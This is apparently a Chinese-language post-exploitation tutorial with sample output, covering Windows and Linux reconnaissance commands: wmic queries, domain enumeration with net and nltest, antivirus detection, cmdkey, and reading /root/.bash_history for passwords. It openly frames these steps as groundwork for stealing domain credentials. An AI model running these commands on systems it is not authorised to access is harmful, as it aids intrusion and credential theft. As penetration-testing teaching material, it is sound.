

查看当前安装的程序

```
wmic product get name,version
```

```
C:\Users\yu >wmic product get name,version
Name                                                                  Version
Office 16 Click-to-Run Licensing Component                            16.0.4266.1003
Microsoft .NET Framework 4.5.1 Multi-Targeting Pack                   4.5.50932
Python 3.6.6 Test Suite (64-bit symbols)                              3.6.6150.0
MSI Development Tools                                                 10.1.17763.132
Windows SDK for Windows Store Apps DirectX x86 Remote                 10.1.17763.132
WinRT Intellisense Mobile - en-us                                     10.1.17763.132
Windows SDK EULA                                                      10.1.17763.132
Visual C++ Library CRT Desktop Appx Package                           14.16.27023
Microsoft .NET Framework 4.6.1 SDK                                    4.6.01055
WinRT Intellisense PPI - en-us                                        10.1.17763.132
VS JIT Debugger                                                       16.0.95.0
Microsoft Web Deploy 4.0                                              10.0.1994
Microsoft .NET Framework 4.5 Multi-Targeting Pack                     4.5.50710
Windows App Certification Kit SupportedApiList x86                    10.1.17763.132
Microsoft Portable Library Multi-Targeting Pack Language Pack - chs   15.0.26621.02
Windows SDK Desktop Headers arm                                       10.1.17763.132
Microsoft .NET CoreRuntime For CoreCon                                1.0.0.0
Windows SDK for Windows Store Managed Apps Libs                       10.1.17763.132
vcpp_crt.redist.clickonce                                             14.16.27033
icecap_collectionresources                                            15.8.27924
Apple 应用程序支持 (64 位)                                                8.6
vs_communitymsires                                                    15.0.26621
Windows IoT Extension SDK                                             10.1.17763.132
Update for Windows 10 for x64-based Systems (KB4023057)               2.67.0.0
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005            12.0.21005
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005         12.0.21005
Python 3.6.6 Core Interpreter (64-bit)                                3.6.6150.0
DiagnosticsHub_CollectionService                                      15.9.28016
Universal CRT Headers Libraries and Sources                           10.1.17763.132
Microsoft .NET Framework 4.6.1 SDK (简体中文)                             4.6.01055
Windows SDK DirectX x86 Remote                                        10.1.17763.132
WinAppDeploy                                                          10.1.17763.132
```


查看在线用户

```
quser           windwos7命令
net config workstation    windwos10命令/查看当前域
```



查看网络配置

```
ipconfig /all
```

```
C:\Users\yu[redacted]>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : 7CEE
   主 DNS 后缀 . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : localdomain

以太网适配器 以太网:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   描述. . . . . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   物理地址. . . . . . . . . . . . . : 00-1C-42-49-2B-DA
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   IPv6 地址 . . . . . . . . . . . . : fdb2:2c26:f4e4:0:5001:da19:c6d8:a9a6(首选)
   临时 IPv6 地址. . . . . . . . . . : fdb2:2c26:f4e4:0:a596:ed3a:66bb:b31f(首选)
   本地链接 IPv6 地址. . . . . . . . : fe80::5001:da19:c6d8:a9a6%8(首选)
   IPv4 地址 . . . . . . . . . . . . : 10.211.55.3(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间  . . . . . . . . . : 2020年9月17日 15:03:46
   租约过期的时间  . . . . . . . . . : 2020年9月17日 15:33:45
   默认网关. . . . . . . . . . . . . : 10.211.55.1
   DHCP 服务器 . . . . . . . . . . . : 10.211.55.1
   DHCPv6 IAID . . . . . . . . . . . : 50338882
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-26-A8-9D-BF-00-1C-42-49-2B-DA
   DNS 服务器  . . . . . . . . . . . : 10.211.55.1
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

以太网适配器 以太网 2:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Sangfor SSL VPN CS Support System VNIC
   物理地址. . . . . . . . . . . . . : 00-FF-1C-9D-2B-55
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
                                                    https://blog.csdn.net/qq_34801745
```

有 Primary Dns Suff就说明是域内空的则当前机器应该在工作组

查看进程

```
tasklist /v
```

```
C:\Users\yu>tasklist /v

映像名称                       PID 会话名              会话#       内存使用  状态
           CPU 时间 窗口标题
========================= ======== ================ =========== ============ ========
====== ============ ================================================================
System Idle Process              0 Services                   0          8 K Unknown
           2:26:54 暂缺
System                           4 Services                   0      1,400 K Unknown
           0:01:25 暂缺
Registry                        88 Services                   0     96,964 K Unknown
           0:00:00 暂缺
smss.exe                       340 Services                   0        972 K Unknown
           0:00:00 暂缺
csrss.exe                      464 Services                   0      5,140 K Unknown
           0:00:02 暂缺
csrss.exe                      548 Console                    1      5,688 K Running
           0:00:05 暂缺
wininit.exe                    556 Services                   0      6,484 K Unknown
           0:00:00 暂缺
winlogon.exe                   636 Console                    1     12,352 K Unknown
           0:00:00 暂缺
services.exe                   680 Services                   0      9,616 K Unknown
           0:00:05 暂缺
lsass.exe                      696 Services                   0     16,656 K Unknown
           0:00:11 暂缺
```


有些进程可能是域用户启的->通过管理员权限凭证窃取->窃取域用户的凭证


查看当前登陆域

```
net config workstation
```

```
C:\Users\yu>net config workstation
计算机名                     \\7CEE
计算机全名                   7CEE
用户名                       [redacted]

工作站正运行于
        NetBT_Tcpip_{BF722608-6CB5-41BA-B184-BFE0EDEDFD55} (001C42492BDA)

软件版本                     Windows 10 Home

工作站域                     WORKGROUP
登录域                       7CEE

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```


远程桌面链接历史记录

```
cmdkey /l
```



可以把凭证取下来->本地密码

查看本机上的用户账户列表

```
net user
```

查看本机用户xxx的信息

```
net user xxx
```

查看本机用户xxx的信息

```
net user /domain      显示所在域的用户名单
net user 域用户 /domain    获取某个域用户的详细信息
net user /domain xxx 12345678  修改域用户密码，需要域管理员权限
```

Windows（域）

```
nltest /domain_trusts /all_trusts /v /server: 192.168.xx.xx     返回所有信任域列表
nltest /dsgetdc:hack /server:192.168.xx.xx           返回域控和其相应的IP地
net user /do                获取域用户列表
net group "domain admins" /domain           获取域管理员列表
net group "domain controllers" /domain          查看域控制器(如果有多台)
net group "domain computers" /domain          查看域机器
net group /domain               查询域里面的工作组
net localgroup administrators           本机管理员[通常含有域用户]
net localgroup administrators /domain          登录本机的域管理员
net localgroup administrators workgroup\user001 /add       域用户添加到本机
```

```
net view     查看同一域内机器列表
net view \\ip    查看某IP共享
net view \\GHQ       查看GHQ计算机的共享资源列表
net view /domain  查看内网存在多少个域
net view /domain:XYZ 查看XYZ域中的机器列表
net accounts /domain 查询域用户密码过期等信息
```

Linux

查看当前权限

```
whoami
```

查看网卡配置

```
ifconfig
```

查看端口状态（开启了哪些服务，内网IP连接等

```
netstat -anpt
```

查看进程状态（开启了哪些服务等）

```
ps -ef
```

查看管理员的历史输入命令（获取密码，网站目录，内网资产等信息）

```
cat /root/.bash_history
```

查找某个文件（寻找配置文件等）

```
find / -name *.cfg
```

10、后渗透信息收集之wmic命令的一些使用方法

前言

wmic和cmd一样在所有的windows版本中都存在，同时wmic有很多cmd下不方便使用的部分，今天给大家介绍一些在后渗透过程中非常适用的使用wmic进行信息收集的命令


关于wmic

WMI命令行（WMIC）实用程序为WMI提供了命令行界面。WMIC与现有的Shell和实用程序命令兼容。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，例如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要用WMI管理系统是很困难的，WMIC改变了这种情况

wmic的简单使用

首先在cmd命令行输入wmic进入交互式页面，这里说一下在powershell也可以和cmd命令行一样的操作

进入wmic和powershell模式下



```
/?    查看WMIC命令的全局选项以及命令属性等
process /?  进程管理的帮助
```

```
wmic:root\cli>wmic process get /?
wmic - 找不到别名。
wmic:root\cli>process get /?

属性获取操作。
用法:

GET [<属性列表>] [<获取开关>]
注意: <属性列表> ::= <属性名称> | <属性名称>, <属性列表>

可以使用以下属性:
属性                                类型                                操作
========                            ====                                =========
CSName                              N/A                                 N/A
CommandLine                         N/A                                 N/A
Description                         N/A                                 N/A
ExecutablePath                      N/A                                 N/A
ExecutionState                      N/A                                 N/A
Handle                              N/A                                 N/A
HandleCount                         N/A                                 N/A
InstallDate                         N/A                                 N/A
KernelModeTime                      N/A                                 N/A
MaximumWorkingSetSize               N/A                                 N/A
MinimumWorkingSetSize               N/A                                 N/A
Name                                N/A                                 N/A
OSName                              N/A                                 N/A
OtherOperationCount                 N/A                                 N/A
OtherTransferCount                  N/A                                 N/A
PageFaults                          N/A                                 N/A
PageFileUsage                       N/A                                 N/A
ParentProcessId                     N/A                                 N/A
PeakPageFileUsage                   N/A                                 N/A
PeakVirtualSize                     N/A                                 N/A
PeakWorkingSetSize                  N/A                                 N/A
Priority                            N/A                                 N/A
PrivatePageCount                    N/A                                 N/A
ProcessId                           N/A                                 N/A
QuotaNonPagedPoolUsage              N/A                                 N/A
```



```
wmic process get /?   属性获取操作帮助
```


根据实际的需要去对相关的信息进行读取

以进行为例展现wmic的使用

这里的靶机是win7 x86的虚拟机，这里以查看进程为例：

```
wmic process get caption,executablepath,processid
```


获取系统当前正在运行的进程等信息



```
选择C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 10.0.18362.30]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\yu[redacted]>
C:\Users\yu[redacted]>wmic process get caption,executablepath,processid
Caption                                   ExecutablePath                                   ProcessId
System Idle Process                                                                        0
System                                                                                     4
Registry                                                                                   88
smss.exe                                                                                   340
csrss.exe                                                                                  464
csrss.exe                                                                                  548
wininit.exe                                                                                556
winlogon.exe                                                                               636
services.exe                                                                               680
lsass.exe                                                                                  696
svchost.exe                                                                                812
svchost.exe                                                                                840
WUDFHost.exe                                                                               864
fontdrvhost.exe                                                                            880
fontdrvhost.exe                                                                            888
svchost.exe                                                                                992
svchost.exe                                                                                400
dwm.exe                                                                                    752
svchost.exe                                                                                836
svchost.exe                                                                                1080
svchost.exe                                                                                1100
svchost.exe                                                                                1136
svchost.exe                                                                                1208
svchost.exe                                                                                1316
svchost.exe                                                                                1324
svchost.exe                                                                                1376
svchost.exe                                                                                1420
svchost.exe                                                                                1476
svchost.exe                                                                                1580
svchost.exe                                                                                1640
svchost.exe                                                                                1636
svchost.exe                                                                                1664
svchost.exe                                                                                1716
svchost.exe                                                                                1728
svchost.exe                                                                                1760
svchost.exe                                                                                1796
svchost.exe                                                                                1824
svchost.exe                                                                                1896
svchost.exe                                                                                1932
svchost.exe                                                                                1940
Memory Compression                                                                         1976
svchost.exe                                                                                2040
```



```
wmic service where (state="running") get name ,processid ,pathname ,startmode ,caption
```



```
C:\Users\yu[redacted]>wmic service where (state="running") get name ,processid ,pathname ,startmode ,caption
Caption                                    Name                           PathName                                                                              ProcessId  StartMode
Application Information                    Appinfo                        C:\WINDOWS\system32\svchost.exe -k netsvcs -p                                         7844       Manual
Apple Mobile Device Service                Apple Mobile Device Service    "C:\Program Files\Common Files\Apple\Mobile Device Support\AppleMobileDeviceService.exe"  3036   Auto
Windows Audio Endpoint Builder             AudioEndpointBuilder           C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p                    1932       Auto
Windows Audio                              Audiosrv                       C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p                   2260       Auto
Base Filtering Engine                      BFE                            C:\WINDOWS\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p                   2744       Auto
Bonjour 服务                               Bonjour Service                "C:\Program Files\Bonjour\mDNSResponder.exe"                                          1972       Auto
Background Tasks Infrastructure Service    BrokerInfrastructure           C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p                                      840        Auto
AVCTP 服务                                 BthAvctpSvc                    C:\WINDOWS\system32\svchost.exe -k LocalService -p                                    11052      Manual
功能访问管理器服务                         camsvc                         C:\WINDOWS\system32\svchost.exe -k appmodel -p                                        1796       Manual
连接设备平台服务                           CDPSvc                         C:\WINDOWS\system32\svchost.exe -k LocalService -p                                    1200       Auto
Certificate Propagation                    CertPropSvc                    C:\WINDOWS\system32\svchost.exe -k netsvcs                                            1728       Manual
Microsoft Office ClickToRun Service        ClickToRunSvc                  "C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service  3228  Auto
CoreMessaging                              CoreMessagingRegistrar         C:\WINDOWS\system32\svchost.exe -k LocalServiceNoNetwork -p                           1420       Auto
Cryptographic Services                     CryptSvc                       C:\WINDOWS\system32\svchost.exe -k NetworkService -p                                  2944       Auto
DCOM Server Process Launcher               DcomLaunch                     C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p                                      840        Auto
DHCP Client                                Dhcp                           C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p                   1760       Auto
Connected User Experiences and Telemetry   DiagTrack                      C:\WINDOWS\System32\svchost.exe -k utcsvc -p                                          2952       Auto
显示策略服务                               DispBrokerDesktopSvc           C:\WINDOWS\system32\svchost.exe -k LocalService -p                                    2352       Auto
DNS Client                                 Dnscache                       C:\WINDOWS\system32\svchost.exe -k NetworkService -p                                  1864       Auto
```


查看服务进程详细信息

```
wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState, pathToSignedProductExe
```

```
C:\Users\[redacted]>
C:\Users\[redacted]>wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState, pathToSignedProductExe
displayName       pathToSignedProductExe            productState
360安全卫士        C:\360\360Safe\safemon\360tray.exe  331776
Windows Defender  windowsdefender://                393472
```


查看安装的杀软进程运行情况

```
wmic onboarddevice get Description, DeviceType, Enabled, Status /format:list
```

```
C:\Users\yu  wmic onboarddevice get Description, DeviceType, Enabled, Status /format:list


Description=Parallels Video Adapter
DeviceType=3
Enabled=FALSE
Status=


Description=Parallels Sound Adapter
DeviceType=7
Enabled=FALSE
Status=
```


查看存在状态

```
wmic product get name
```

```
C:\Users\yu >wmic product get name
Name
Office 16 Click-to-Run Licensing Component
Microsoft .NET Framework 4.5.1 Multi-Targeting Pack
Python 3.6.6 Test Suite (64-bit symbols)
MSI Development Tools
Windows SDK for Windows Store Apps DirectX x86 Remote
WinRT Intellisense Mobile - en-us
Windows SDK EULA
Visual C++ Library CRT Desktop Appx Package
Microsoft .NET Framework 4.6.1 SDK
WinRT Intellisense PPI - en-us
VS JIT Debugger
Microsoft Web Deploy 4.0
Microsoft .NET Framework 4.5 Multi-Targeting Pack
Windows App Certification Kit SupportedApiList x86
Microsoft Portable Library Multi-Targeting Pack Language Pack - chs
Windows SDK Desktop Headers arm
Microsoft .NET CoreRuntime For CoreCon
Windows SDK for Windows Store Managed Apps Libs
vcpp_crt.redist.clickonce
icecap_collectionresources
Apple 应用程序支持 (64 位)
vs_communitymsires
Windows IoT Extension SDK
Update for Windows 10 for x64-based Systems (KB4023057)
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005
```


系统安装软件情况

```
wmic environment get Description, VariableValue
```

```
